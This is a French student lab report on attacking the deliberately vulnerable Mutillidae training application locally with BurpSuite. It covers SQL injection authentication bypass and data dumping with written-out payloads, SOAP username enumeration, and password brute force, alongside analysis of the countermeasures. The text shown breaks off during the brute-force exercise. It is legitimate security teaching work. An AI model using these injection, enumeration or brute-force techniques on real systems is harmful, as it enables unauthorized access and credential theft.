

# Exploitation d'une plateforme d'apprentissage des vulnérabilités des applications web

## Sécurisation des applications web



Créé par : HENRY Alexis,

Le *03/10/2022*.

Modifié par : HENRY Alexis,

Le *03/10/2022*.


Version du document : v1.

# Sommaire

<b>Activité n°1 : Injections</b> .....	<b>2</b>
Découverte de la sensibilité SQLi .....	4
Défi n°1 : Extraction des données .....	5
Défi n°2 : Passer outre une authentification .....	6
Tests d'injections .....	7
<i>Défi n°1 : Extraction des données</i> .....	7
<i>Défi n°2 : Passer outre une authentification</i> .....	8
Contre-mesures.....	9
<b>Activité n°2 : Vulnérabilités liées à l'authentification et à la gestion des sessions</b> .....	<b>12</b>
Dossier 1 : Enumération des logins .....	12
<i>Etape n°1 : Enumération des logins en mode non sécurisé.</i> .....	12
<i>Etape n°2 : Enumération des logins en mode sécurisé et analyse du code source</i> .....	17
Dossier 2 : Force brute d'un mot de passe.....	18
<i>Etape n°1 : Force brute d'un mot de passe</i> .....	18
<i>Etape n°2 : Codage sécurisé et analyse du code source</i> .....	19
Dossier 3 : Vol de session .....	21
<i>Etape n°1 : Vol de session</i> .....	21
<i>Etape n°2 : Codage sécurisé et analyse du code source</i> .....	22
<b>Activité n°3 : Vulnérabilités de type XSS (Cross Site Scripting)</b> .....	<b>24</b>
XSS réfléchi via un contexte HTML.....	24
Nouvelle tentative en mode sécurisé et analyse du code source.....	26
Niveau de sécurité 1.....	26
Niveau de sécurité 5.....	27
XSS permanent via une page affichant des logs.....	28
Codage sécurisé et analyse du code source.....	30
<b>Activité n°4 : Brèche sur des informations confidentielles</b> .....	<b>31</b>
Affichage d'une page de configuration confidentielle .....	31
Mise en place de l'attaque par <b>fuzzing</b> .....	32
Tentative en mode sécurisé & Analyse du code source.....	33

# Activité n°1 : Injections

- Le niveau de sécurité par défaut est 0, l'indication est affichée en haut de la page :



- Ci-dessous, la création d'un compte dont nous allons intercepter les données avec BurpSuite :

**Please choose your username, password and signature**


**Username**

**Password**  [Password Generator](#)

**Confirm Password**

**Signature**

- Contenu de la requête interceptée avec BurpSuite lors de la création du compte :



- La prochaine étape consiste en l'authentification de notre compte :

**Please sign-in**


Username

Password

*Dont have an account? [Please register here](#)*

- En haut de la page on voit que notre connexion est réussie :

**Keep Calm and Pwn On**

Enabled   Logged In User: **admin123** 

[Reset DB](#) | [View Log](#) | [View Captured Data](#)

## Découverte de la sensibilité SQLi

- Détection de la sensibilité SQLi :

Exception occurred

Please sign-in

**Username**

**Password**

*Dont have an account? [Please register here](#)*

- Message d'erreur SQL reçu lors de la validation du formulaire ci-dessus :

Failure is always an option	
Line	238
Code	0
File	/var/www/mutillidae/classes/MySQLHandler.php
Message	/var/www/mutillidae/classes/MySQLHandler.php on line 238: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '****' at line 1 Query: SELECT username FROM accounts WHERE username='admin123' AND password='*'; [1864] [mysql_sql_exception]
Trace	#0 /var/www/mutillidae/classes/MySQLHandler.php(303): MySQLHandler->doExecuteQuery() #1 /var/www/mutillidae/classes/SQLQueryHandler.php(302): MySQLHandler->executeQuery() #2 /var/www/mutillidae/includes/process-login-attempt.php(68): SQLQueryHandler->authenticateAccount() #3 /var/www/mutillidae/index.php(225): include_once('...') #4 (main)
Diagnostic Information	Error querying user account
<a href="#">Click here to reset the DB</a>	

## Défi n°1 : Extraction des données

- Récupérer la liste de tous les utilisateurs :

**Please enter username and password  
to view account details**

**Name**

**Password**

*Dont have an account? [Please register here](#)*

```
.....
Signature=meow

Username=rocky
Password=stripes
Signature=treats?

Username=tim
Password=ianmaster53
Signature=Because reconnaissance is hard to spell

Username=ABaker
Password=SoSecret
Signature=Muffin tops only

Username=PPan
Password=NotTelling
Signature=Where is Tinker?

Username=CHook
Password=JollyRoger
Signature=Gator-hater

Username=james
Password=i<3devs
Signature=Occupation: Researcher


Username=ed
Password=pentest
Signature=Commandline KungFu anyone?

Username=admin123
Password=admin123
Signature=


Username=admin123
Password=admin123
Signature=admin123
```

## Défi n°2 : Passer outre une authentification


- Accès à la page de connexion :



- Connection en tant que « james » :



- Authentification réussie :



# Tests d'injections

## Défi n°1 : Extraction des données

- Affichage de tous les utilisateurs avec une injection :

**Please enter username and password  
to view account details**

**Name**

**Password**

Dont have an account? [Please register here](#)

**Results for "'or ('a' = 'a') or '".25 records found.**

**Username=admin**  
**Password=adminpass**  
**Signature=g0t r00t?**

**Username=adrian**  
**Password=somepassword**  
**Signature=Zombie Films Rock!**

**Username=john**  
**Password=monkey**  
**Signature=I like the smell of confunk**

**Username=jeremy**  
**Password=password**  
**Signature=d1373 1337 speak**

**Username=bryce**  
**Password=password**  
**Signature=I Love SANS**

**Username=samurai**  
**Password=samurai**  
**Signature=Carving fools**

- Récupération du compte dont le nom d'utilisateur est « admin » :

**Please enter username and password  
to view account details**

**Name**

**Password**

Dont have an account? [Please register here](#)

**Results for "' or username='admin'".1 records found.**

**Username=admin**  
**Password=adminpass**  
**Signature=g0t r00t?**




## Défi n°2 : Passer outre une authentification

- Connexion au premier compte trouvé :

---

**Please sign-in**


<b>Username</b>	<input type="text" value="'or ('a' = 'a' ) or '"/>
<b>Password</b>	<input type="text" value="'or ('a' = 'a' ) or '"/>
<input type="button" value="Login"/>	



- Connexion au compte dont le nom d'utilisateur est « admin » :

**Please sign-in**

<b>Username</b>	<input type="text" value="'or username='admin"/>
<b>Password</b>	<input type="text" value="'or username='admin"/>
<input type="button" value="Login"/>	




## Contre-mesures

Question n°1 :

- Modifier le niveau de sécurité et vérifier que les tests d'exploitation des failles SQL échouent :

- Tentative d'injection SQL pour se connecter :



to XPath version

Please enter username and password to view account details

Name	<input type="text" value="'or ('a' = 'a' ) or"/>
Password	<input type="password" value="....."/>
<input type="button" value="View Account Details"/>	

Question n°2 :

- Quel niveau de sécurité est nécessaire pour protéger contre ces attaques ?

Le niveau 1 est le celui nécessaire pour protéger contre cette attaque car il bloque et limite le contenu envoyé via le formulaire.

*Question n°3 :*

- A ce niveau, quels sont les contrôles réalisés ?

Les contrôles réalisés sont les suivants :

- Alerte en cas d'erreur dans les champs
- Vérification de la longueur du nom d'utilisateur et du mot de passe
- Vérification des caractères utilisés

*Question n°4 :*

- Est-ce que le contrôle HTML aurait suffi à protéger contre ces injections SQL ?

Non le contrôle HTML n'aurait pas suffi à lui seul car il ne peut pas vérifier la totalité des informations entrée dans les champs du formulaire.

*Question n°5 :*

- Comment la validation Javascript est-t-elle réalisée ?

La validation Javascript consiste en un évènement à la validation du formulaire :

- `onsubmit="return onSubmitOfForm(this);"`

Lors de la validation, les données sont envoyées à la fonction « `onSubmitOfForm` » qui s'occupe de les vérifier.

Question n°6 :

- Quels sont les contrôles réalisés par la validation Javascript ?
- La fonction « onSubmitOfForm », ci-dessous :

```
function onSubmitOfForm(/*HTMLFormElement*/ theForm){
  ...
  var lUnsafeCharacters = /[`~!@#$$%^&*()-_+=+\\[\]{}|\;':",./<>?]/;
  if(!validateInput == "TRUE")
  {
    if (username.value.length > 15 ||
        password.value.length > 15)
    {
      alert('...');
      return false;
    }
    if (username.value.search(lUnsafeCharacters) > -1 ||
        password.value.search(lUnsafeCharacters) > -1)
    {
      ...
      return false;
    }
  }
}
```

Réalise différentes fonctions :

- Vérification des caractères contenus (à l'aide de la variable lUnsafeCharacters),
  - o `/[`~!@#$$%^&*()-_+=+\\[\]{}|\;':",./<>?]/`
- Vérification de la longueur des valeurs entrées dans les champs du formulaire.


# Activité n°2 : Vulnérabilités liées à l'authentification et à la gestion des sessions

## Dossier 1 : Enumération des logins

### Etape n°1 : Enumération des logins en mode non sécurisé.

#### Question n°1

- Commencer par installer l'extension Wsdler.




The screenshot shows the Burp Suite interface with the 'Extender' tab selected. The 'BApp Store' section is active, displaying a table of installed extensions. The 'Wsdler' extension is highlighted, showing it is installed, has a rating of 5 stars, and a system impact of 'Low'.

Name	Installed	Rating	Popularity	Last updated	System impact	Detail
Wsdler	✓	☆☆☆☆☆		01 Nov 2016	Low	

#### Question n°2

- Tester un exemple de requête et de réponse à l'aide d'un login non valide en réalisant les manipulations décrites dans l'étape n°2.



The screenshot shows a SOAP request in Burp Suite. The request is a POST to /webservices/soap/ws-user-account.php. The SOAP body contains a <getuser> element with a <username> element set to 'test not exist'.

```
1 POST /webservices/soap/ws-user-account.php HTTP/1.1
2 sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106"
3 sec-ch-ua-mobile: ?0
4 sec-ch-ua-platform: "Windows"
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Referer: http://localhost:8081/webservices/soap/ws-user-account.php
13 Accept-Encoding: gzip, deflate
14 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
15 Cookie: PHPSESSID=k45c6easrj8iepdm2r6b9ep4du; showhints=1
16 Connection: close
17 SOAPAction: urn:ws-user-account#getUser
18 Content-Type: text/xml;charset=UTF-8
19 Host: localhost:8081
20 Content-Length: 466
21
22 <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="
http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope"
xmlns:urn="urn:ws-user-account">
23   <soapenv:Header/>
24   <soapenv:Body>
25     <urn:getuser soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
26       <username xsi:type="xsd:string">test not exist</username>
27     </urn:getuser>
28   </soapenv:Body>
29 </soapenv:Envelope>
```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Host: localhost:8081
3 Date: Tue, 04 Oct 2022 13:48:01 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.11
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Server: NuSOAP Server v0.9.11
10 X-SOAP-Server: NuSOAP/0.9.11 (1.123)
11 Content-Type: text/xml; charset=ISO-8859-1
12 Content-Length: 566
13
14 <?xml version="1.0" encoding="ISO-8859-1"?>
    <SOAP-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
      xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="
      http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/">
      <SOAP-ENV:Body>
        <ns1:getUserResponse xmlns:ns1="urn:ws-user-account">
          <return xsi:type="xsd:string">
            <accounts message="User test not exist does not exist" />
          </return>
        </ns1:getUserResponse>
      </SOAP-ENV:Body>
    </SOAP-ENV:Envelope>

```

### Question n°3

- Tester un exemple de requête et de réponse à l'aide d'un login valide en réalisant les manipulations décrites dans l'étape n°3.
  - o Création des utilisateurs : « utilisateur1, utilisateur2 »

```

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="
http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:urn="urn:ws-user-account">
  <soapenv:Header/>
  <soapenv:Body>
    <urn:getUser soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
      <username xsi:type="xsd:string">
        utilisateur1
      </username>
    </urn:getUser>
  </soapenv:Body>
</soapenv:Envelope>

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Host: localhost:8081
3 Date: Tue, 04 Oct 2022 13:54:43 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.11
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Server: NuSOAP Server v0.9.11
10 X-SOAP-Server: NuSOAP/0.9.11 (1.123)
11 Content-Type: text/xml; charset=ISO-8859-1
12 Content-Length: 651
13
14 <?xml version="1.0" encoding="ISO-8859-1"?>
    <SOAP-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
      xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="
      http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/">
      <SOAP-ENV:Body>
        <ns1:getUserResponse xmlns:ns1="urn:ws-user-account">
          <return xsi:type="xsd:string">
            <accounts message="Results for utilisateur1">
              <account>
                <username>
                  utilisateur1
                </username>
                <signature>
                  utilisateur1
                </signature>
              </account>
            </accounts>
          </return>
        </ns1:getUserResponse>
      </SOAP-ENV:Body>
    </SOAP-ENV:Envelope>

```

- Comparaison entre les deux réponses

- Utilisateur existant :


```
<account><username>utilisateur1</username><signature>utilisateur1</signature></account></ac
```

- Utilisateur non existant :

```
:"xsd:xml"><accounts message="User test user does not exist]" /></return></ns1:getUse
```

#### Question n°4

- Créer un dictionnaire de login sur votre machine cliente.



## Question n°5

- Lancer l'énumération et relever les logins valides en réalisant les manipulations décrites dans l'étape n°4.

**?** **Payload Positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:   Update Host header to match target

```

1 POST /webservices/soap/ws-user-account.php HTTP/1.1
2 sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106"
3 sec-ch-ua-mobile: ?0
4 sec-ch-ua-platform: "Windows"
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Referer: http://localhost:8081/webservices/soap/ws-user-account.php
13 Accept-Encoding: gzip, deflate
14 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
15 Cookie: PHPSESSID=k45c6easrj8iepdm2r6b9ep4du; showhints=1
16 Connection: close
17 SOAPAction: urn:ws-user-account#getUser
18 Content-Type: text/xml;charset=UTF-8
19 Host: localhost:8081
20 Content-Length: 464
21
22 <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="
  http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="urn:ws-user-account">
23   <soapenv:Header/>
24   <soapenv:Body>
25     <urn:getUser soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
26       <username xsi:type="xsd:string">utilisateur1</username>
27     </urn:getUser>
28   </soapenv:Body>
29 </soapenv:Envelope>
  
```

- o Liste des logins envoyés (si « Results for » n'est pas vide, le login est correct)

Request ^	Payload	Status	Error	Timeout	Length	Results for
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1018	utilisateur1"> <account>...
1	utilisateur1	200	<input type="checkbox"/>	<input type="checkbox"/>	1018	utilisateur1"> <account>...
2	utilisateur2	200	<input type="checkbox"/>	<input type="checkbox"/>	1018	utilisateur2"> <account>...
3	test	200	<input type="checkbox"/>	<input type="checkbox"/>	923	
4	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1001	admin"> <account> <us...
5	user	200	<input type="checkbox"/>	<input type="checkbox"/>	923	
6	multizdadaz	200	<input type="checkbox"/>	<input type="checkbox"/>	930	
7	jean	200	<input type="checkbox"/>	<input type="checkbox"/>	923	
8	harry	200	<input type="checkbox"/>	<input type="checkbox"/>	924	
9	fred	200	<input type="checkbox"/>	<input type="checkbox"/>	923	
10	patrice	200	<input type="checkbox"/>	<input type="checkbox"/>	926	
11	administrateur	200	<input type="checkbox"/>	<input type="checkbox"/>	933	



### Question n°6

- À l'aide du comparateur, expliquer quelles sont les lignes de la réponse sur lesquelles l'attaquant a pu s'appuyer pour lancer l'attaque ?

Les lignes sur lesquelles l'utilisateur a pu s'appuyer pour lancer l'attaque sont les suivantes :

```
<SOAP-ENV:Body>
  <ns1:getUserResponse xmlns:ns1="urn:ws-user-account">
    <return xsi:type="xsd:xml">
      <accounts message="Results for utilisateur1">
        <account>
          <username>utilisateur1</username>
          <signature>utilisateur1</signature>
        </account>
      </accounts>
    </return>
  </ns1:getUserResponse>
</SOAP-ENV:Body>
```

## Etape n°2 : Enumération des logins en mode sécurisé et analyse du code source

### Question n°1

- Fermer puis relancer BurpSuite. Positionner le niveau de sécurité à 5 et relancer l'attaque en suivant les étapes 2 à 4.

Résultat de la requête « GetUser » avec un utilisateur inexistant et un niveau de sécurité à 5 :

```
xmlns:SOAP-ENC="
http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
  <ns1:getUserResponse xmlns:ns1="
urn:ws-user-account">
    <return xsi:type="xsd:xml">
      <accounts message="User gero et does not
exist)" />
    </return>
  </ns1:getUserResponse>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

### Question n°3

- Chercher le codage mis en place permettant d'obtenir un encodage sécurisé. Expliquer le rôle de l'instruction EncodeforHTML.

L'instruction « EncodeforHTML » permet d'encoder les messages de sortie pour éviter que l'attaquant puisse les exploiter (l'username ainsi que la signature dans le cas ci-dessous).

```
$pEncodeOutput?$lSignature =
  $lUsername =
  $Encoder->encodeForHTML($row->username):$lUsername =
  $row->username;

if(isset($row->mysignature)){
  $pEncodeOutput?$lSignature =
  $Encoder->encodeForHTML($row-
>mysignature):$lSignature =
  $row->mysignature;
} // end if

$lResults.= "<account>";
$lResults.= "<username>{$lUsername}</username>";

if(isset($row->mysignature)){
  $lResults.= "<signature>{$lSignature}</signature>";
};

$lResults.= "</account>";
```

## Question n°2

- Les informations affichées par le comparateur sont-elles exploitables pour tenter une énumération ?

Les requêtes de niveau 5 retournant une erreur 500, nous avons dû réaliser certaines modifications dans le code source de l'application. Cependant, suite à cette modification le résultat des requêtes était identique à ceux du niveau 1. Donc l'énumération est toujours réalisable.

## Dossier 2 : Force brute d'un mot de passe

### Etape n°1 : Force brute d'un mot de passe

#### Question n°1

- Commencer par préparer l'attaque en réalisant les manipulations décrites dans l'étape n°1.

```
Pretty  Raw  Hex
1 POST /index.php?page=login.php HTTP/1.1
2 Host: localhost:5050
3 Content-Length: 61
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not;A=Brand";v="99", "Chromium";v="106"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:5050
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    Safari/537.36
12 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp;
    exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:5050/index.php?page=login.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
20 Cookie: PHPSESSID=ji7ag8kjihdn2vtcvkn2q2hmvq; showhints=1
21 Connection: close
22
23 username=admin&password=zadazda&login-php-submit-button=Login
```

## Question n°2

- Lancer la force brute en suivant les indications de l'étape n°2.

Force brute du mot de passe du compte « admin », avec un dictionnaire de mots de passe :

0			200	<input type="checkbox"/>	<input type="checkbox"/>	59051
1	1	password	200	<input type="checkbox"/>	<input type="checkbox"/>	50524
2	1	passwordtest	200	<input type="checkbox"/>	<input type="checkbox"/>	50544
3	1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50509
4	1	adminpass	200	<input type="checkbox"/>	<input type="checkbox"/>	50529
5	1	test	200	<input type="checkbox"/>	<input type="checkbox"/>	48411
6	1	testn	200	<input type="checkbox"/>	<input type="checkbox"/>	50509
7	1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50509
8	1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50509
9	1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50509
10	1	admizdz	200	<input type="checkbox"/>	<input type="checkbox"/>	50519
11	1	nazd	200	<input type="checkbox"/>	<input type="checkbox"/>	50504
12	1	admizada	200	<input type="checkbox"/>	<input type="checkbox"/>	50524
13	2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	59051
14	2	passwordtest	200	<input type="checkbox"/>	<input type="checkbox"/>	59051
15	2	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	59051
16	2	adminpass	302	<input type="checkbox"/>	<input type="checkbox"/>	414
17	2	test	200	<input type="checkbox"/>	<input type="checkbox"/>	59223
18	2	testn	200	<input type="checkbox"/>	<input type="checkbox"/>	59223
19	2	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	59223
20	2	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	59223
21	2	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	59223
